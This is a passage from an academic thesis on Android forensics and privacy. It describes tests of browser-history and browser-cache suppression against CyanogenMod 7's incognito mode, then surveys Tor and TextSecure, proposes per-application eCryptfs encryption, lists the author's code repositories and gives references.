Nearly every person who has ever used a browser is now aware that browsers keep a list of visited sites. Browsers, however, also come with a mechanism to erase this history, but few are aware of the ineffectiveness of deleting browser history. Many an investigation has turned on a forensic analyst's ability to recover deleted browser history records. Moreover, any system which requires the user to remember to clear their browser history is bound to fail. The most obvious solution is to simply disable browser history. It may or may not be more desirable to keep a temporary, memory-only browser history during the browser session, but disabling is more straightforward and more secure. The pertinent code is in the browser provider, and the function in table 5.2 disables all inserts into the history database.

It is a less than subtle, but effective, hack. By blowing away the `updateVisitedHistory` method and immediately returning, the user is guaranteed that the browser history database will never be written to. This is, in essence, what the "Incognito Mode" in the popular CyanogenMod ROM does. This was tested side-by-side with CyanogenMod 7 incognito mode using the following method:

1. `www.slashdot.org` was chosen as the site for salting the device.

```
1 public class Browser {
2       public static final void updateVisitedHistory(ContentResolver
            cr, String url, boolean real) {
3             return;
4       }
```

Table 5.2: Basic Incognito Mode: Bypass History Insert

2. The browser history was visually inspected in the browser itself.
3. The browser database was pulled with `adb`.
4. A case-insensitive substring search of the entire data partition was performed with the Linux strings utility.
5. A nanddump was carved for deleted SQLite records containing browser history.
6. The absence of references to the salt site was confirmed.
7. The native Android browser was opened, and only `www.slashdot.org` was visited.
8. The browser history was pulled from the device in the same manner as above.
9. It was confirmed that there are references to the salt site.
10. Repeated for device running CyanogenMod 7 (visiting `www.slashdot.org` with incognito mode enabled) and analyzed acquired data.
11. Repeated for device running the custom history bypass and analyzed acquired data.

The browser database itself is missing until the browser is launched for the first time. After the salt site is visited, it is clearly visible in the browser history available on the device and in the browser database as a unique record. When incognito mode is enabled in CyanogenMod, neither location indicates of a visit to the salt site.

5.3.3 Browser Cache Validation

The Android browser cache is a particularly interesting forensic artifact. The browser cache is implemented within the webkit framework, rather than the browser application. There are, therefore, no content providers in the Android API that expose the browser cache, making it difficult to erase from the user interface, yet the cache is written as normal files to the data partition and indexed in a SQLite database. These files provide a wealth of forensic information about browsing history, second only to the browser history

itself, and often the data is of more use than the browser history as it contains the actual content viewed. Because the files are written to disk, even if the application data is cleared, the cached files can usually be recovered, especially if a log-structured file system such as YAFFS2 is being used. Because the browser cache is not implemented within the browser application itself, some trivial attempts to implement incognito mode in the Android browser have overlooked the browser cache. This test does a three-way comparison: the results of a custom method completely disabling cache are contrasted with stock Gingerbread and CyanogenMod 7.

In order to validate that the browser cache is prevented from being written to disk, attempts to retrieve the cache are made using `adb`. It has been established elsewhere that once data is written to flash, there is a high probability of recovery even if the data is deleted (Regan, 2009). The database `/data/data/com.android.browser/databases/webviewCache.db` contains the index of the browser cache, and `/data/data/com.android.browser/cache/webviewCache` and subdirectories contains the actual cache files. The following test method was used:

1. `www.slashdot.org` was the chosen site for salting the device.
2. The browser cache in the above locations was pulled from an empty device.
3. It was confirmed that there are no records in the SQLite database referring to the salt site.
4. It was confirmed that there are no files in `/data/data/com.android.browser/cache/webviewCache` or subdirectories containing a case-insensitive substring match for the word “slashdot.”
5. The native Android browser was opened, and only `www.slashdot.org` was visited.
6. The browser cache was pulled from the device.
7. It was confirmed that records in the SQLite database and files indicating a visit to `www.slashdot.org` existed.
8. Repeated for device running CyanogenMod 7 (visiting `www.slashdot.org` with incognito mode enabled) and analyzed acquired data.
9. Repeated for device with custom cache bypass and analyzed acquired data.

On the empty device no databases and no cache files were found in the `/data/data/com.android.browser` directory. As expected, the logical acquisition

process was successful in retrieving cached data after the browser had been opened and `www.slashdot.org` visited. Once the browser had been opened on a device running stock Android, the `webviewCache.db` database was populated with data from the default page that loads.

After visiting `www.slashdot.org` and pulling the database with `adb`, a `SELECT * FROM cache WHERE url LIKE '%slashdot%'` listed several records. Similarly, a `grep -ri 'slashdot' webviewCache` showed a significant amount of `www.slashdot.org` data in the cache files. These results validate that the forensic tool is able to find references to a particular site in the web cache.

In CyanogenMod 7, the `webviewCache.db` records and the cache files created in `/data/data/com.android.browser/cache/webviewCache` directory were indistinguishable from stock Android. Completely disabling cache, in contrast, entirely prevented the creation of cache files and entries into `webviewCache.db`. In fact, `webviewCache.db` was never created, as it is normally initialized as a temporary database. After visiting `www.slashdot.org` in the native Android browser, a logical acquisition using `adb` recovered no cache data from `/data/data/com.android.browser`. While the incognito mode built into CyanogenMod 7 passed the browser history artifact test, it does not pass the browser cache artifact test. This is because the browser cache is implemented by webkit, and the CyanogenMod 7 incognito mode operates entirely within the browser application.

5.4 Other Projects

Chapter 3 introduced full disk encryption in WhisperCore, but there are other noteworthy privacy-oriented projects for Android.

Orbot and Orweb

Orbot is an implementation of Tor for Android. Tor stands for "the onion router," and is an implementation of onion routing, which was patented by the United States Navy in the late 1990s. Onion routing works by randomly routing traffic through a series of relays, with each relay decrypting one layer of the message, like layers in an onion. Routers in the Tor network know which router a packet came from, and which router is next, but nothing

else. The entrance and exit routers can see the content of the message, but are unaware of the destination and source, respectively. This allows for relatively anonymous internet connections, and has been used worldwide to access the internet in countries where the internet is censored. Orbot works on a non-rooted Android phone, but is much easier to configure if the device has root access available. Because users often betray their identity through their browser, even when using Tor, the Tor project[3] ships a configured version of Firefox that is tailored for privacy. The Android equivalent of the Tor browser is Orweb.

TextSecure

Whisper Systems, which was acquired by Twitter in late 2011, produced a number of other great projects that were included with WhisperCore. RedPhone was one of these. It provided an Android implementation of encrypted voice traffic. Unfortunately the RedPhone service was shut down after Whisper Systems was acquired by Twitter. TextSecure, however, was open-sourced, and remains available. TextSecure provides encrypted SMS messaging for Android using a version of the Off-the-Record (OTR) protocol. OTR is wonderfully clever. It gets its name from "off the record" journalism sourcing, where a reporter's source remains anonymous. In OTR, in addition to traditional encryption, two features are included: perfect forward secrecy and deniability. Perfect forward secrecy uses temporary session keys that are not reproducible if the master key is compromised. So, to return to our earlier example, if Alice sends a message to Bob, and at a later date the NSA compromises either Alice's or Bob's key (or both), the conversation cannot be recreated. Deniability refers to the ability of the participants in a conversation to deny that the conversation ever happened. In OTR, the participants are able to authenticate each other during the conversation, but a third-party cannot prove that the conversation occurred. To be clear, it can be established that *a* conversation occurred between the two participants, but the *contents* of that conversation cannot be proven to be authentic (Borisov, Goldberg, & Brewer, 2004).

[3] https://www.torproject.org

5.5 Summary

If privacy tools are to be developed that are capable of securing data against state-of-the-art forensic techniques, then there is still a great deal of work that needs to be done. The field of mobile forensics is progressing at a rate that far exceeds the field of mobile privacy. An easy-to-use form of disk encryption that is resistant to live memory analysis is needed. If securing a device requires intimate knowledge of that device's internals, then in practice it will never be secured. This study has taken steps toward building an encryption scheme for Android that is resistant to logical analysis and could, with some development, be resistant to live memory analysis. This encryption method in particular, and privacy tools in general, need to be rigorously and thoroughly validated. If there are bugs in them, the privacy community needs to find them before an attacker does.

CHAPTER 6

CONCLUSION

There is an uncomfortable tension between computer forensics and privacy. Computer forensics draws attention to all of the pieces of information an individual leaves behind on a device. Privacy preserving technologies strive to hide, destroy, or otherwise prevent the recovery of these same bits of information. A delicate balance between the two must be struck, as individuals may find themselves requiring the use of either forensic tools or privacy tools, depending on the situation. Android forensics is developing at an astonishing pace. Already, live-system forensics is being introduced for Android devices, and soon live memory acquisition of phones and tablets will be commonplace. For activists, dissidents, and ordinary citizens crossing borders, it is imperative that methods exist to protect mobile data against these increasingly sophisticated acquisition techniques.

This paper offered a short overview of Android forensics techniques, emphasizing the methods by which the data on an Android device may be acquired. These methods explicitly attempt to subvert the privacy of data on a device by making a low-level copy, and therefore serve as an excellent litmus test for privacy tools. Encrypting a device, so long as the boot environment and the integrity of the hardware itself are protected, helps prevent the acquisition of data. Traditional methods of encryption, however, do not provide significant protection of a device while it is running, particularly if the attacker has a way of bypassing the lock screen.

This thesis has proposed a method of encryption capable of protecting a device even if it is seized while running. The key distinction between the method proposed – eCryptfs boundary mode – and traditional mobile full disk encryption, is that eCryptfs boundary mode independently keys Android applications. The keys of select applications can be wiped whenever the device is locked, leaving the rest of the data accessible. This completely prevents logical acquisition of the chosen applications, and could be extended to thwart live memory analysis. Coupling this technique with other projects that provide secure communications, such as Orbot and TextSecure, would provide a privacy-oriented mobile OS capable of withstanding significant forensic inquiry. Properly used, such a platform would afford individuals a much greater level of confidence that, even if they lose control of their device, their data will remain safe.

APPENDIX A

Obtaining the Code

All of the source code required to build the tools discussed in this paper, and the text of the paper itself, is available on the author's github page at `https://github.com/defreez`. There are nine relevant git repositories, all prefaced with the word "thesis." A working Android ROM can be built for a Nexus S from the code above by following the directions at `source.android.com`, but instead of initializing the tree against the manifest provided by Google, issue the command: `repo init -u https://github.com/defreez/thesis-ics-platform-manifest`

Repository	**Description**
thesis	The actual text of the document
thesis-ics-platform-manifest	The manifest which references all of the projects necesssary to build Android.
thesis-ics-platform-frameworks-base	Contains modifications at the framework level, such as calls to vold from within the mount service.
thesis-ics-device-samsung-crespo	Includes the product configuration necessary for the build to work on a Nexus S
thesis-ics-platform-system-vold	The modifications to vold
thesis-ics-platform-system-core	Changes required for init to mount eCryptfs
thesis-ics-external-libecryptfs	eCryptfs support library
thesis-ics-external-libkeyutils	Keyutils support library
thesis-carve	Python scripts for carving YAFFS2 images

References

Aviv, A., Gibson, K., Mossop, E., Blaze, M., & Smith, J. (2010). Smudge attacks on smartphone touch screens. In *Usenix 4th workshop on offensive technologies.* USENIX Association.

Ball, C. (n.d.). *Computer forensics of lawyers who can't set a digital clock.* January 15, 2012. Retrieved from `http://www.craigball.com`

Björnheden, M. (2009). *The android boot process from power on.* Retrieved October 15, 2011, from `http://www.androidenea.com/2009/06/android-boot-process-from-power-on.html`

Borisov, N., Goldberg, I., & Brewer, E. (2004). Off-the-record communication, or, why not to use pgp. In *Proceedings of the workshop on privacy in the electronic society 2004* (pp. 77–84).

Breeuwsma, M., de Jongh, M., Klaver, C., van der Knijff, R., & Roeloffs, M. (2007, June). Forensic data recovery from flash memory. *Small Scale Digital Device Forensics Journal*, *1*(1).

Cannon, T. (2010). *Android lock screen bypass.* Retrieved December 21, 2011, from `http://thomascannon.net/blog/2011/02/android-lock-screen-bypass`

Carrier, B. (2003, January). Defining digital forensic examination and analysis tools. *International Journal of Digital Evidence*, *1*(4).

Carrier, B. (2005). *File system forensic analysis*. Crawfordsville, IN: Addison-Wesley.

Casey, E., Fellows, G., Geiger, M., & Stellatos, G. (2011). The growing impact of full disk encryption on digital forensics. *Digital Investigation*, *8*(2), 129–134.

Compiling mtd utils. (n.d.). Retrieved from `http://elinux.org/CompilingMTDUtils`

Corbet, J. (2011). *Securely deleting files from ext4 filesystems.* Retrieved April 26, 2012, from `http://lwn.net/articles/462437`

Corbet, J., Rubini, A., & Kroah-Hartman, G. (2005). *Linux device drivers* (3rd ed.). Sebastapol, CA: O'Reilly.

Cve-2009-1185. (2009). Retrieved from `http://cve.mitre.org/cgi-bin/cvename?name=CVE-2009-1185`

DeFreez, D. (2011, October). *Android evil maid: Why we need a securable bootloader.* Retrieved Febuary 19, 2012, from `http://www.defreez.com/articles/android-evilmaid.html`

Dorrendorf, L. (2011). *Protecting Drive Encryption Systems Against Memory Attacks.* Unpublished manuscript. Retrieved January 9, 2012, from http://eprint.iacr.org/2011/221.pdf

Fairbanks, K., Lee, C., & Iii, H. (2010). Forensic implications of ext4. In *Proceedings of the sixth annual workshop on cyber security and information intelligence research.*

Farivar, C. (2012). *From encryption to darknets: As governments snoop, activists fight back.* Retrieved February 17, 2012, from http://arstechnica.com/business/the-networked-society/2012/02/from-encryption-to-darknets-as-governments-snoop-activists-fight-back.ars

Geller, J. (2011). *Major security flaw lets anyone bypass AT&T Samsung Galaxy S II security.* Retrieved December 21, 2011, from http://www.bgr.com/2011/09/30/major-security-flaw-lets-anyone-bypass-att-samsung-galaxy-s-ii-security-video

Grucq. (2004). *The art of defiling: Defeating forensic analysis on unix file systems.* Presented at HITB 2004. Retrieved from http://video.google.com/videoplay?docid=-4786019601683862711

Halcrow, M. (2005). eCryptfs : An enterprise-class cryptographic filesystem for Linux. *Proceedings of the 2005 Linux Symposium*, 201–218.

Halcrow, M. (2006). *eCryptfs: Public key support.* Retrieved February 17, 2012, from http://article.gmane.org/gmane.linux.kernel/440305

Halderman, A., Schoen, S., Heninger, N., Clarkson, W., Paul, W., Caladrino, J., ... Felten, E. (2008). Lest we remember: cold-boot attacks on encryption keys. In *Proceedings of the 17th usenix security symposium.*

Hoog, A. (2011). *Android forensics*. Waltham, MA: Syngress.

Implementation of encryption in android 3.0. (n.d.). Retrieved October 9, 2011, from http://source.android.com/tech/encryption/android_crypto_implementation.html

Java cryptography architecture (jca) reference guide. (n.d.). Retrieved February 19, 2012, from http://docs.oracle.com/javase/6/docs/technotes/guides/security/crypto/CryptoSpec.html#PBEEx

Kincaid, J. (2010). *Security flaw make it easy to bypass verizon droid screen lock.* Retrieved December 21, 2011, from

http://techcrunch.com/2010/01/11/verizon-droid-security-bug

Lineberry, A., Richardson, D. L., & Wyatt, T. (2010). *These aren't the permissions you're looking for.* Presented at Defcon 18. Retrieved from https://www.defcon.org/images/defcon-18/dc-18-presentations/Lineberry/DEFCON-18-Lineberry-Not-The-Permissions-You-Are-Looking-For.pdf

Manning, C. (2010). *How yaffs works.* Retrieved October 3, 2011, from http://www.yaffs.net/files/yaffs.net/HowYaffsWorks.pdf

Memory technology device (mtd) subsystem for linux faq. (n.d.). Retrieved from http://www.linux-mtd.infradead.org/faq/general.html

Pereira, M. T. (2009). Forensic analysis of the Firefox 3 internet history and recovery of deleted SQLite records. *Digital Investigation*, *5*(3-4), 93–103.

Regan, J. E. (2009). *The forensic potential of flash memory*. Unpublished master's thesis.

Rutkowska, J. (2009, October 16). *Evil maid goes after truecrypt!* Retrieved October 3, 2011, from http://theinvisiblethings.blogspot.com/2009/10/evil-maid-goes-after-truecrypt.html

rx wen. (2010, January 7). *Android property system.* Retrieved January 1, 2012, from http://rxwen.blogspot.com/2010/01/android-property-system.html

Schneier, B. (2009, October 23). *"Evil maid" attacks on encrypted hard drives.* Retrieved October 3, 2011, from https://www.schneier.com/blog/archives/2009/10/evil_maid_attac.html

Security and permissions. (n.d.). Retrieved January 4, 2012, from http://developer.android.com/guid/topics/secuity/security.html

Soghoian, C. (n.d.). *Via foia: 75mb of zipped dhs training materials on seizure and surveillance of phones.* Retrieved February 17, 2012, from https://twitter.com/#!/csoghoian/status/169781744592109568 (Actual materials at http://t.co/tmocf3rB)

Soghoian, C. (2009). *Turkish police may have beaten encryption key out of TJ Maxx suspect.* Retrieved January 19, 2012, from http://news.cnet.com/8301-13739_3-10069776-46.html

Sylve, J., Case, A., Marziale, L., & Richard, G. (2012, February). Acquisition and analysis of volatile memory from android devices. *Digital Investigation*, *8*(3-4), 175–184.

Turpe, S., Poller, A., Steffan, J., Holtz, J.-P., & Trukenmuller, J. (n.d.). Attacking the bitlocker boot process. *Proceedings of the 2nd International Conference on Trusted Computing*. Retrieved October 3, 2011, from `http://testlab.sit.fraunhofer.de/downloads/Publications/Attacking_the_BitLocker_Boot_Process_Trust2009.pdf`

Whispercore. (n.d.). Retrieved October 3, 2011, from `http://www.whispersys.com/whispercore.html`

Whispercore 0.5.5. (2011, September 8). Retrieved October 3, 2011, from `http://www.whispersys.com/updates.html`

Whisperyaffs wiki. (2011, April 3). Retrieved October 3, 2011, from `https://github.com/WhisperSystems/WhisperYAFFS/wiki`